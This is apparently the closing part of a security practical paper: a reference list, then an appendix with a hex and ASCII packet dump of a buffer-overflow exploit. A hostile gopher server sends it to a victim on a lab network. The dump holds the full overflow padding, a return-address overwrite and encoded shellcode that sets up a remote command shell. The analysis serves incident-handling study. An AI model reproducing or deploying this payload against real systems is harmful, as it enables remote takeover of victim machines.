15. Sourceforge, “Hogwash” available from http://hogwash.sourceforge.net/HogWash_files/welcome.html, Oct. 15, 2002.
16. Chaotice. Org, “Guardian”, http://www.chaotic.org/guardian/, Oct. 15, 2002.
17. BlackIce Defender. http://www.black-ice-firewall.com/, Oct. 15, 2002.
18. Ed Skoudis gave the full GCIH presentation at the SANS conference given in May 2002 in Washington D.C. Ed is Vice President of Security

Strategies for Predictive Systems. See www.counterhack.com.
19. Microsoft MSDN Library, “Strsafe.h: Safer String Handling in C” version 3, Aug. 23, 2002, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/strsafe.asp, Oct. 15, 2002.

Appendix A

The following is a hexadecimal and ASCII dump of the exploit that is transmitted from the hostile gopher server to the victim. The dump was made from a Redhat Linux 7.2 server running the packet analyzer ethereal 9.4 from a test network on the 192.168.1.0/24 network. It is formatted in Lucidia Console 9pt type so it will fit on the page in an easy to view format.

```
0000000000 54 0a 50 10 16 d0 83 b0 00 00 2b 2d 32 0d 0a 2b T.P..Ð.°..+-2..+
0000000016 49 4e 46 4f 3a 20 31 68 65 6c 6c 6c 6f 09 79 6f INFO: 1helllo.yo
0000000032 75 09 68 6f 68 73 74 09 37 30 09 2b 0d 0a 2b 41 u.hohst.70.+..+A
0000000048 44 4d 49 4e 3a 0d 0a 41 64 6d 69 6e 3a 20 6d 61 DMIN:..Admin: ma
0000000064 74 20 3c 6d 61 74 40 6d 6f 6e 6b 65 79 2e 6f 72 t <mat@monkey.or
0000000080 67 3e 0d 0a 4d 6f 64 2d 44 61 74 65 3a 20 41 75 g>..Mod-Date: Au
0000000096 67 75 73 74 20 31 35 2c 31 39 39 32 20 3c 31 39 gust 15,1992 <19
0000000112 39 32 30 38 31 35 31 38 35 35 30 33 3e 0d 0a 2b 920815185503>..+
0000000128 56 49 45 57 53 3a 0d 0a 41 41 41 41 41 41 41 41 VIEWS:..AAAAAAAA
0000000144 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000160 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000176 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000192 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000208 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000224 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000240 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000256 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000272 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000288 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000304 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000320 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000336 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000000352 01 00 00 00 41 41 41 41 41 41 41 65 2f 00 00 .....AAAAAAAe/..
0000000368 43 43 43 43 43 43 43 43 43 43 43 43 1b 17 e3 77 CCCCCCCCCCCC..ãw
0000000384 58 58 58 58 58 58 58 58 8b 7e 24 8b 57 14 81 c2 XXXXXXXX.~$.W..Â
0000000400 a8 01 00 00 ff e2 20 3c 68 69 3e 0d 0a 2b 41 42 ¨...ÿâ <hi>..+AB
0000000416 53 54 52 41 43 54 3a 0d 0a 54 68 65 20 73 68 65 STRACT:..The she
0000000432 6c 6c 63 6f 64 65 3a 68 5e 56 c3 90 54 59 ff d1 llcode:h^VÃ.TYÿÑ
0000000448 58 33 c9 b1 1c 90 90 90 90 03 f1 56 5f 33 c9 66 X3É±.....ñV_3Éf
0000000464 b9 95 04 90 90 90 ac 34 99 aa e2 fa 71 99 99 99 ¹.....¬4.ªâúq...
0000000480 99 c4 18 74 40 b8 d9 99 14 2c 6b bd d9 99 14 24 .Ä.t@¸Ù..,k½Ù..$
0000000496 63 bd d9 99 f3 9e 09 09 09 09 c0 71 4b 9b 99 99 c½Ù.ó.....ÀqK...
0000000512 14 2c b3 bc d9 99 14 24 aa bc d9 99 f3 93 09 09 .,³¼Ù..$ª¼Ù.ó...
0000000528 09 09 c0 71 23 9b 99 99 f3 99 14 2c 40 bc d9 99 ..Aq#...ó..,@¼Ù.
0000000544 cf 14 2c 7c bc d9 99 cf 14 2c 70 bc d9 99 cf 66 Ï.,|¼Ù.Ï.,p¼Ù.Ïf
0000000560 0c aa bc d9 99 f3 99 14 2c 40 bc d9 99 cf 14 2c .ª¼Ù.ó..,@¼Ù.Ï.,
0000000576 74 bc d9 99 cf 14 2c 68 bc d9 99 cf 66 0c aa bc t¼Ù.Ï.,h¼Ù.Ïf.ª¼
0000000592 d9 99 5e 1c 6c bc d9 99 dd 99 99 99 14 2c 6c bc Ù.^.l¼Ù.Ý....,l¼
0000000608 d9 99 cf 66 0c ae bc d9 99 14 2c b4 bf d9 99 34 Ù.Ïf.®¼Ù..,´¿Ù.4
0000000624 c9 66 0c ca bc d9 99 14 2c a8 bf d9 99 34 c9 66 Éf.Ê¼Ù..,¨¿Ù.4Éf
0000000640 0c ca bc d9 99 14 2c 68 bc d9 99 14 24 b4 bf d9 .Ê¼Ù..,h¼Ù..$´¿Ù
0000000656 99 3c 14 2c 7c bc d9 99 34 14 24 a8 bf d9 99 32 .<.,|¼Ù.4.$¨¿Ù.2
0000000672 14 24 ac bf d9 99 32 5e 1c bc bf d9 99 99 99 99 .$¬¿Ù.2^.¼¿Ù....
0000000688 99 5e 1c b8 bf d9 99 98 98 99 99 14 2c a0 bf d9 .^.¸¿Ù.....,¿Ù
0000000704 99 cf 14 2c 6c bc d9 99 cf f3 99 f3 99 f3 89 f3 .Ï.,l¼Ù.Ïó.ó.ó.ó
0000000720 98 f3 99 f3 99 14 2c d0 bf d9 99 cf f3 99 66 0c .ó.ó..,Ð¿Ù.Ïó.f.
0000000736 a2 bc d9 99 f1 99 b9 99 99 09 f1 99 9b 99 99 66 ¢¼Ù.ñ.¹...ñ....f
```

```
0000000752 0c da bc d9 99 10 1c c8 bf d9 99 aa 59 c9 d9 c9 .Ú¼Ù...È¿Ù.ªYÉÙÉ
0000000768 d9 c9 66 0c 63 bd d9 99 c9 c2 f3 89 14 2c 50 bc ÙÉf.c½Ù.ÉÂó..,P¼
0000000784 d9 99 cf ca 66 0c 67 bd d9 99 f3 9a ca 66 0c 9b Ù.ÏÊf.g½Ù.ó.Êf..
0000000800 bc d9 99 14 2c cc bf d9 99 cf 14 2c 50 bc d9 99 ¼Ù..,Ì¿Ù.Ï.,P¼Ù.
0000000816 cf ca 66 0c 9f bc d9 99 14 24 c0 bf d9 99 32 aa ÏÊf..¼Ù..$À¿Ù.2ª
0000000832 59 c9 14 24 fc bf d9 99 ce c9 c9 c9 14 2c 70 bc YÉ.$ü¿Ù.ÎÉÉÉ.,p¼
0000000848 d9 99 34 c9 66 0c a6 bc d9 99 f3 a9 66 0c d6 bc Ù.4Éf.¦¼Ù.ó©f.Ö¼
0000000864 d9 99 72 d4 09 09 09 aa 59 c9 14 24 fc bf d9 99 Ù.rÔ...ªYÉ.$ü¿Ù.
0000000880 ce c9 c9 c9 14 2c 70 bc d9 99 34 c9 66 0c a6 bc ÎÉÉÉ.,p¼Ù.4Éf.¦¼
0000000896 d9 99 f3 c9 66 0c d6 bc d9 99 1a 24 fc bf d9 99 Ù.óÉf.Ö¼Ù..$ü¿Ù.
0000000912 9b 96 1b 8e 98 99 99 18 24 fc bf d9 99 98 b9 99 ........$ü¿Ù..¹.
0000000928 99 eb 97 09 09 09 09 5e 1c fc bf d9 99 99 b9 99 .ë.....^.ü¿Ù..¹.
0000000944 99 f3 99 12 1c fc bf d9 99 14 24 fc bf d9 99 ce .ó...ü¿Ù..$ü¿Ù.Î
0000000960 c9 12 1c c8 bf d9 99 c9 14 2c 70 bc d9 99 34 c9 É..È¿Ù.É.,p¼Ù.4É
0000000976 66 0c de bc d9 99 f3 c9 66 0c d6 bc d9 99 12 1c f.Þ¼Ù.óÉf.Ö¼Ù...
0000000992 fc bf d9 99 f3 99 c9 14 2c c8 bf d9 99 34 c9 14 ü¿Ù.ó.É.,È¿Ù.4É.
0000001008 2c c0 bf d9 99 34 c9 66 0c 93 bc d9 99 f3 99 14 ,À¿Ù.4Éf..¼Ù.ó..
0000001024 24 fc bf d9 99 ce f3 99 f3 99 f3 99 14 2c 70 bc $ü¿Ù.Îó.ó.ó..,p¼
0000001040 d9 99 34 c9 66 0c a6 bc d9 99 f3 c9 66 0c d6 bc Ù.4Éf.¦¼Ù.óÉf.Ö¼
0000001056 d9 99 aa 50 a0 14 fc bf d9 99 96 1e fe 66 66 66 Ù.ªP .ü¿Ù...þfff
0000001072 f3 99 f1 99 b9 99 99 09 14 2c c8 bf d9 99 34 c9 ó.ñ.¹....,È¿Ù.4É
0000001088 14 2c c0 bf d9 99 34 c9 66 0c 97 bc d9 99 10 1c .,À¿Ù.4Éf..¼Ù...
0000001104 f8 bf d9 99 f3 99 14 24 fc bf d9 99 ce c9 14 2c ø¿Ù.ó..$ü¿Ù.ÎÉ.,
0000001120 c8 bf d9 99 34 c9 14 2c 74 bc d9 99 34 c9 66 0c È¿Ù.4É.,t¼Ù.4Éf.
0000001136 d2 bc d9 99 f3 c9 66 0c d6 bc d9 99 f3 99 12 1c Ò¼Ù.óÉf.Ö¼Ù.ó...
0000001152 f8 bf d9 99 14 24 fc bf d9 99 ce c9 12 1c c8 bf ø¿Ù..$ü¿Ù.ÎÉ..È¿
0000001168 d9 99 c9 14 2c 70 bc d9 99 34 c9 66 0c de bc d9 Ù.É.,p¼Ù.4Éf.Þ¼Ù
0000001184 99 f3 c9 66 0c d6 bc d9 99 70 20 67 66 66 14 2c .óÉf.Ö¼Ù.p gff.,
0000001200 c0 bf d9 99 34 c9 66 0c 8b bc d9 99 14 2c c4 bf À¿Ù.4Éf..¼Ù..,Ä¿
0000001216 d9 99 34 c9 66 0c 8b bc d9 99 f3 99 66 0c ce bc Ù.4Éf..¼Ù.ó.f.Î¼
0000001232 d9 99 c8 cf f1 ad 89 d9 99 09 c3 66 8b c9 c2 c0 Ù.ÈÏñ-.Ù..Ãf.ÉÂÀ
0000001248 ce c7 c8 cf ca f1 a9 89 d9 99 09 c3 66 8b c9 35 ÎÇÈÏÊñ©.Ù..Ãf.É5
0000001264 1d 59 ec 62 c1 32 c0 7b 70 5a ce ca d6 da d2 aa .YìbÁ2À{pZÎÊÖÚÒª
0000001280 ab 99 ea f6 fa f2 fc ed 99 fb f0 f7 fd 99 f5 f0 «.êöúòüí.ûð÷ý.õð
0000001296 ea ed fc f7 99 f8 fa fa fc e9 ed 99 ea fc f7 fd êíü÷.øúúüéí.êü÷ý
0000001312 99 eb fc fa ef 99 fa f5 f6 ea fc ea f6 fa f2 fc .ëüúï.úõöêüêöúòü
0000001328 ed 99 d2 dc cb d7 dc d5 aa ab 99 da eb fc f8 ed í.ÒÜË×ÜÕª«.Úëüøí
0000001344 fc c9 f0 e9 fc 99 de fc ed ca ed f8 eb ed ec e9 üÉðéü.ÞüíÊíøëíìé
0000001360 d0 f7 ff f6 d8 99 da eb fc f8 ed fc c9 eb f6 fa Ð÷ÿöØ.Úëüøíüëëöú
0000001376 fc ea ea d8 99 c9 fc fc f2 d7 f8 f4 fc fd c9 f0 üêêØ.Éüüò×øôüýÉð
0000001392 e9 fc 99 de f5 f6 fb f8 f5 d8 f5 f5 f6 fa 99 cb éü.Þõöûøõ Øõõöú.Ë
0000001408 fc f8 fd df f0 f5 fc 99 ce eb f0 ed fc df f0 f5 üøýßðõü.Îëðíüßðõ
0000001424 fc 99 ca f5 fc fc e9 99 da f5 f6 ea fc d1 f8 f7 ü.Êõüüé.Úõöêü Ñø÷
0000001440 fd f5 fc 99 dc e1 f0 ed c9 eb f6 fa fc ea ea 99 ýõü.Üáðíéëöúüêê.
0000001456 da f6 fd fc fd b9 fb e0 b9 e5 c3 f8 f7 b9 ba 27 Úöýüý¹ûà¹åÃø÷¹º'
0000001472 9f 3d ae d3 06 00 ea 05 00 00 ea 05 00 00 00 04 .=®Ó..ê...ê.....
0000001488 75 97 9c d1 00 50 56 40 63 b5 08 00 45 00 05 dc u..Ñ.PV@cµ..E..Ü
0000001504 dd 3f 40 00 40 06 d3 6e c0 a8 01 8f c0 a8 01 8e Ý?@.@.ÓnÀ¨..À¨..
0000001520 1b 9e 04 15 3b 82 0a f5 79 96 54 0a 50 10 16 d0 ....;..õy.T.P..Ð
0000001536 83 b0 00 00 2b 2d 32 0d 0a 2b 49 4e 46 4f 3a 20 .°..+-2..+INFO:
0000001552 31 68 65 6c 6c 6c 6f 09 79 6f 75 09 68 6f 68 73 1helllo.you.hohs
0000001568 74 09 37 30 09 2b 0d 0a 2b 41 44 4d 49 4e 3a 0d t.70.+..+ADMIN:.
0000001584 0a 41 64 6d 69 6e 3a 20 6d 61 74 20 3c 6d 61 74 .Admin: mat <mat
0000001600 40 6d 6f 6e 6b 65 79 2e 6f 72 67 3e 0d 0a 4d 6f @monkey.org>..Mo
0000001616 64 2d 44 61 74 65 3a 20 41 75 67 75 73 74 20 31 d-Date: August 1
0000001632 35 2c 31 39 39 32 20 3c 31 39 39 32 30 38 31 35 5,1992 <19920815
0000001648 31 38 35 35 30 33 3e 0d 0a 2b 56 49 45 57 53 3a 185503>..+VIEWS:
0000001664 0d 0a 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ..AAAAAAAAAAAAAA
0000001680 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001696 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001712 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001728 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001744 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001760 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001776 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001792 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001808 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001824 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001840 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001856 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0000001872 41 41 41 41 41 41 41 41 41 41 01 00 00 00 41 41 AAAAAAAAAA....AA
```

```
0000001888 41 41 41 41 41 41 65 2f 00 00 43 43 43 43 43 43 AAAAAAe/..CCCCCC
0000001904 43 43 43 43 43 43 1b 17 e3 77 58 58 58 58 58 58 CCCCCC..ãwXXXXXX
0000001920 58 58 8b 7e 24 8b 57 14 81 c2 a8 01 00 00 ff e2 XX.~$.W..Â¨...ÿâ
0000001936 20 3c 68 69 3e 0d 0a 2b 41 42 53 54 52 41 43 54  <hi>..+ABSTRACT
0000001952 3a 0d 0a 54 68 65 20 73 68 65 6c 6c 63 6f 64 65 :..The shellcode
0000001968 3a 68 5e 56 c3 90 54 59 ff d1 58 33 c9 b1 1c 90 :h^VÃ.TYÿÑX3É±..
0000001984 90 90 90 03 f1 56 5f 33 c9 66 b9 95 04 90 90 90 ....ñV_3Éf¹.....
0000002000 ac 34 99 aa e2 fa 71 99 99 99 99 c4 18 74 40 b8 ¬4.ªâúq....Ä.t@¸
0000002016 d9 99 14 2c 6b bd d9 99 14 24 63 bd d9 99 f3 9e Ù..,k½Ù..$c½Ù.ó.
0000002032 09 09 09 09 c0 71 4b 9b 99 99 14 2c b3 bc d9 99 ....ÀqK....,³¼Ù.
0000002048 14 24 aa bc d9 99 f3 93 09 09 09 09 c0 71 23 9b .$ª¼Ù.ó.....Àq#.
0000002064 99 99 f3 99 14 2c 40 bc d9 99 cf 14 2c 7c bc d9 ..ó..,@¼Ù.Ï.,|¼Ù
0000002080 99 cf 14 2c 70 bc d9 99 cf 66 0c aa bc d9 99 f3 .Ï.,p¼Ù.Ïf.ª¼Ù.ó
0000002096 99 14 2c 40 bc d9 99 cf 14 2c 74 bc d9 99 cf 14 ..,@¼Ù.Ï.,t¼Ù.Ï.
0000002112 2c 68 bc d9 99 cf 66 0c aa bc d9 99 5e 1c 6c bc ,h¼Ù.Ïf.ª¼Ù.^.l¼
0000002128 d9 99 dd 99 99 99 14 2c 6c bc d9 99 cf 66 0c ae Ù.Ý....,l¼Ù.Ïf.®
0000002144 bc d9 99 14 2c b4 bf d9 99 34 c9 66 0c ca bc d9 ¼Ù..,´¿Ù.4Éf.Ê¼Ù
0000002160 99 14 2c a8 bf d9 99 34 c9 66 0c ca bc d9 99 14 ..,¨¿Ù.4Éf.Ê¼Ù..
0000002176 2c 68 bc d9 99 14 24 b4 bf d9 99 3c 14 2c 7c bc ,h¼Ù..$´¿Ù.<.,|¼
0000002192 d9 99 34 14 24 a8 bf d9 99 32 14 24 ac bf d9 99 Ù.4.$¨¿Ù.2.$¬¿Ù.
0000002208 32 5e 1c bc bf d9 99 99 99 99 99 5e 1c b8 bf d9 2^.¼¿Ù.....^.¸¿Ù
0000002224 99 98 98 99 99 14 2c a0 bf d9 99 cf 14 2c 6c bc ......, ¿Ù.Ï.,l¼
0000002240 d9 99 cf f3 99 f3 99 f3 89 f3 98 f3 99 f3 99 14 Ù.Ïó.ó.ó.ó.ó.ó..
0000002256 2c d0 bf d9 99 cf f3 99 66 0c a2 bc d9 99 f1 99 ,Ð¿Ù.Ïó.f.¢¼Ù.ñ.
0000002272 b9 99 99 09 f1 99 9b 99 99 66 0c da bc d9 99 10 ¹...ñ....f.Ú¼Ù..
0000002288 1c c8 bf d9 99 aa 59 c9 d9 c9 d9 c9 66 0c 63 bd .È¿Ù.ªYÉÙÉÙÉf.c½
0000002304 d9 99 c9 c2 f3 89 14 2c 50 bc d9 99 cf ca 66 0c Ù.ÉÂó..,P¼Ù.ÏÊf.
0000002320 67 bd d9 99 f3 9a ca 66 0c 9b bc d9 99 14 2c cc g½Ù.ó.Êf..¼Ù..,Ì
0000002336 bf d9 99 cf 14 2c 50 bc d9 99 cf ca 66 0c 9f bc ¿Ù.Ï.,P¼Ù.ÏÊf..¼
0000002352 d9 99 14 24 c0 bf d9 99 32 aa 59 c9 14 24 fc bf Ù..$À¿Ù.2ªYÉ.$ü¿
0000002368 d9 99 ce c9 c9 c9 14 2c 70 bc d9 99 34 c9 66 0c Ù.ÎÉÉÉ.,p¼Ù.4Éf.
0000002384 a6 bc d9 99 f3 a9 66 0c d6 bc d9 99 72 d4 09 09 ¦¼Ù.ó©f.Ö¼Ù.rÔ..
0000002400 09 aa 59 c9 14 24 fc bf d9 99 ce c9 c9 c9 14 2c .ªYÉ.$ü¿Ù.ÎÉÉÉ.,
0000002416 70 bc d9 99 34 c9 66 0c a6 bc d9 99 f3 c9 66 0c p¼Ù.4Éf.¦¼Ù.óÉf.
0000002432 d6 bc d9 99 1a 24 fc bf d9 99 9b 96 1b 8e 98 99 Ö¼Ù..$ü¿Ù.......
0000002448 99 18 24 fc bf d9 99 98 b9 99 99 eb 97 09 09 09 ..$ü¿Ù..¹..ë....
0000002464 09 5e 1c fc bf d9 99 99 b9 99 99 f3 99 12 1c fc .^.ü¿Ù..¹..ó...ü
0000002480 bf d9 99 14 24 fc bf d9 99 ce c9 12 1c c8 bf d9 ¿Ù..$ü¿Ù.ÎÉ..È¿Ù
0000002496 99 c9 14 2c 70 bc d9 99 34 c9 66 0c de bc d9 99 .É.,p¼Ù.4Éf.Þ¼Ù.
0000002512 f3 c9 66 0c d6 bc d9 99 12 1c fc bf d9 99 f3 99 óÉf.Ö¼Ù...ü¿Ù.ó.
0000002528 c9 14 2c c8 bf d9 99 34 c9 14 2c c0 bf d9 99 34 É.,È¿Ù.4É.,À¿Ù.4
0000002544 c9 66 0c 93 bc d9 99 f3 99 14 24 fc bf d9 99 ce Éf..¼Ù.ó..$ü¿Ù.Î
0000002560 f3 99 f3 99 f3 99 14 2c 70 bc d9 99 34 c9 66 0c ó.ó.ó..,p¼Ù.4Éf.
0000002576 a6 bc d9 99 f3 c9 66 0c d6 bc d9 99 aa 50 a0 14 ¦¼Ù.óÉf.Ö¼Ù.ªP .
0000002592 fc bf d9 99 96 1e fe 66 66 66 f3 99 f1 99 b9 99 ü¿Ù...þfffó.ñ.¹.
0000002608 99 09 14 2c c8 bf d9 99 34 c9 14 2c c0 bf d9 99 ...,È¿Ù.4É.,À¿Ù.
0000002624 34 c9 66 0c 97 bc d9 99 10 1c f8 bf d9 99 f3 99 4Éf..¼Ù...ø¿Ù.ó.
0000002640 14 24 fc bf d9 99 ce c9 14 2c c8 bf d9 99 34 c9 .$ü¿Ù.ÎÉ.,È¿Ù.4É
0000002656 14 2c 74 bc d9 99 34 c9 66 0c d2 bc d9 99 f3 c9 .,t¼Ù.4Éf.Ò¼Ù.óÉ
0000002672 66 0c d6 bc d9 99 f3 99 12 1c f8 bf d9 99 14 24 f.Ö¼Ù.ó...ø¿Ù..$
0000002688 fc bf d9 99 ce c9 12 1c c8 bf d9 99 c9 14 2c 70 ü¿Ù.ÎÉ..È¿Ù.É.,p
0000002704 bc d9 99 34 c9 66 0c de bc d9 99 f3 c9 66 0c d6 ¼Ù.4Éf.Þ¼Ù.óÉf.Ö
0000002720 bc d9 99 70 20 67 66 66 14 2c c0 bf d9 99 34 c9 ¼Ù.p gff.,À¿Ù.4É
0000002736 66 0c 8b bc d9 99 14 2c c4 bf d9 99 34 c9 66 0c f..¼Ù..,Ä¿Ù.4Éf.
0000002752 8b bc d9 99 f3 99 66 0c ce bc d9 99 c8 cf f1 ad .¼Ù.ó.f.Î¼Ù.ÈÏñ-
0000002768 89 d9 99 09 c3 66 8b c9 c2 c0 ce c7 c8 cf ca f1 .Ù..Ãf.ÉÂÀÎÇÈÏÊñ
0000002784 a9 89 d9 99 09 c3 66 8b c9 35 1d 59 ec 62 c1 32 ©.Ù..Ãf.É5.YìbÁ2
0000002800 c0 7b 70 5a ce ca d6 da d2 aa ab 99 ea f6 fa f2 À{pZÎÊÖÚÒª«.êöúò
0000002816 fc ed 99 fb f0 f7 fd 99 f5 f0 ea ed fc f7 99 f8 üí.ûð÷ý.õðêíü÷.ø
0000002832 fa fa fc e9 ed 99 ea fc f7 fd 99 eb fc fa ef 99 úúüéí.êü÷ý.ëüúï.
0000002848 fa f5 f6 ea fc ea f6 fa f2 fc ed 99 d2 dc cb d7 úõöêüêöúòüí.ÒÜË×
0000002864 dc d5 aa ab 99 da eb fc f8 ed fc c9 f0 e9 fc 99 ÜÕª«.Úëüøíüɰéü.
0000002880 de fc ed ca ed f8 eb ed ec e9 d0 f7 ff f6 d8 99 Þüíêíøëíìé Ð÷ÿöØ.
0000002896 da eb fc f8 ed fc c9 eb f6 fa fc ea ea d8 99 c9 ÚëüøíüɰëöúüêêØ.É
0000002912 fc fc f2 d7 f8 f4 fc fd c9 f0 e9 fc 99 de f5 f6 üüò×øôüýɰéü.Þõö
0000002928 fb f8 f5 d8 f5 f5 f6 fa 99 cb fc f8 fd df f0 f5 ûøõØõõöú.Ëüøýßðõ
0000002944 fc 99 ce eb f0 ed fc df f0 f5 fc 99 ca f5 fc fc ü.Îëðíüßðõü.Êõüü
0000002960 e9 99 da f5 f6 ea fc d1 f8 f7 fd f5 fc 99 dc e1 é.Úõöêüѽ÷ýõü.Üá
0000002976 f0 ed c9 eb f6 fa fc ea ea 99 da f6 fd fc fd b9 ðíÉëöúüêê.Úöýüý¹
0000002992 fb e0 b9 e5 c3 f8 f7 b9 ba 27 9f 3d ae d3 06 00 ûà¹åÃø÷¹º'.=®Ó..
0000003008 f1 00 00 00 f1 00 00 00 00 04 75 97 9c d1 00 50 ñ...ñ.....u..Ñ.P
```

```
0000003024 56 40 63 b5 08 00 45 00 00 e3 dd 40 40 00 40 06 V@cµ..E..ãÝ@@.@.
0000003040 d8 66 c0 a8 01 8f c0 a8 01 8e 1b 9e 04 15 3b 82 ØfÀ¨..À¨......;.
0000003056 10 a9 79 96 54 0a 50 18 16 d0 3a 98 00 00 a5 f0 .©y.T.P..Ð:...¥ð
0000003072 e3 f8 f7 d9 fd fc fc e9 e3 f6 f7 fc b7 f6 eb fe ãø÷Ùýüüéãö÷ü·öëþ
0000003088 a7 9b 99 86 d1 99 99 99 99 99 99 99 99 99 99 99 §...Ñ..........
0000003104 99 95 99 99 99 99 99 99 99 98 99 99 99 99 99 99 ................
0000003120 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003136 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003152 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003168 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003184 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003200 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003216 99 da d4 dd b7 dc c1 dc 99 99 99 99 99 89 99 99 .ÚÔÝ·ÜÁÜ........
0000003232 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003248 99 90 90 90 90 90 90 90 90 ba 27 9f 3d ae d3 06 .........º'.=®Ó.
0000003264 00 f1 00 00 00 f1 00 00 00 00 04 75 97 9c d1 00 .ñ...ñ.....u..Ñ.
0000003280 50 56 40 63 b5 08 00 45 00 00 e3 dd 40 40 00 40 PV@cµ..E..ãÝ@@.@
0000003296 06 d8 66 c0 a8 01 8f c0 a8 01 8e 1b 9e 04 15 3b .ØfÀ¨..À¨......;
0000003312 82 10 a9 79 96 54 0a 50 18 16 d0 3a 98 00 00 a5 ..©y.T.P..Ð:...¥
0000003328 f0 e3 f8 f7 d9 fd fc fc e9 e3 f6 f7 fc b7 f6 eb ðãø÷Ùýüüéãö÷ü·öë
0000003344 fe a7 9b 99 86 d1 99 99 99 99 99 99 99 99 99 99 þ§...Ñ..........
0000003360 99 99 95 99 99 99 99 99 99 99 98 99 99 99 99 99 ................
0000003376 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003392 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003408 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003424 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003440 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003456 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003472 99 99 da d4 dd b7 dc c1 dc 99 99 99 99 99 89 99 ..ÚÔÝ·ÜÁÜ.......
0000003488 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 ................
0000003504 99 99 90 90 90 90 90 90 90 ba 27 9f 3d ae d3 06 .........º'.=®Ó.
0000003520 06 00 3c 00 00 00 3c 00 00 00 00 50 56 40 63 b5 ..<...<....PV@cµ
0000003536 00 04 75 97 9c d1 08 00 45 00 00 28 03 a4 40 00 ..u..Ñ..E..(.¤@.
0000003552 80 06 72 be c0 a8 01 8e c0 a8 01 8f 04 15 1b 9e ..r¾À¨..À¨......
0000003568 79 96 54 0a 3b 82 11 64 50 10 fa f0 f6 3b 00 00 y.T.;..dP.úðö;..
0000003584 00 00 00 00 00 00 ba 27 9f 3d ae d3 06 00 36 00 ......º'.=®Ó..6.
0000003600 00 00 36 00 00 00 00 04 75 97 9c d1 00 50 56 40 ..6.....u..Ñ.PV@
0000003616 63 b5 08 00 45 00 00 28 dd 41 40 00 40 06 d9 20 cµ..E..(ÝA@.@.Ù
0000003632 c0 a8 01 8f c0 a8 01 8e 1b 9e 04 15 3b 82 11 64 À¨..À¨......;..d
0000003648 79 96 54 0a 50 11 16 d0 da 5b 00 00 ba 27 9f 3d y.T.P..ÐÚ[..º'.=
0000003664 be fa 06 00 3c 00 00 00 3c 00 00 00 00 04 75 97 ¾ú..<...<.....u.
0000003680 9c d1 00 50 56 40 63 b5 08 00 45 00 00 28 dd 41 .Ñ.PV@cµ..E..(ÝA
0000003696 40 00 40 06 d9 20 c0 a8 01 8f c0 a8 01 8e 1b 9e @.@.Ù À¨..À¨....
0000003712 04 15 3b 82 11 64 79 96 54 0a 50 11 16 d0 da 5b ..;..dy.T.P..ÐÚ[
0000003728 00 00 00 00 00 00 00 00 ba 27 9f 3d be fa 06 00 ........º'.=¾ú..
0000003744 3c 00 00 00 3c 00 00 00 00 50 56 40 63 b5 00 04 <...<....PV@cµ..
0000003760 75 97 9c d1 08 00 45 00 00 28 03 a5 40 00 80 06 u..Ñ..E..(.¥@...
0000003776 72 bd c0 a8 01 8e c0 a8 01 8f 04 15 1b 9e 79 96 r½À¨..À¨......y.
0000003792 54 0a 3b 82 11 65 50 10 fa f0 f6 3a 00 00 00 00 T.;..eP.úðö:....
0000003808 00 00 00 00 ba 27 9f 3d be fa 06 00 3c 00 00 00 ....º'.=¾ú..<...
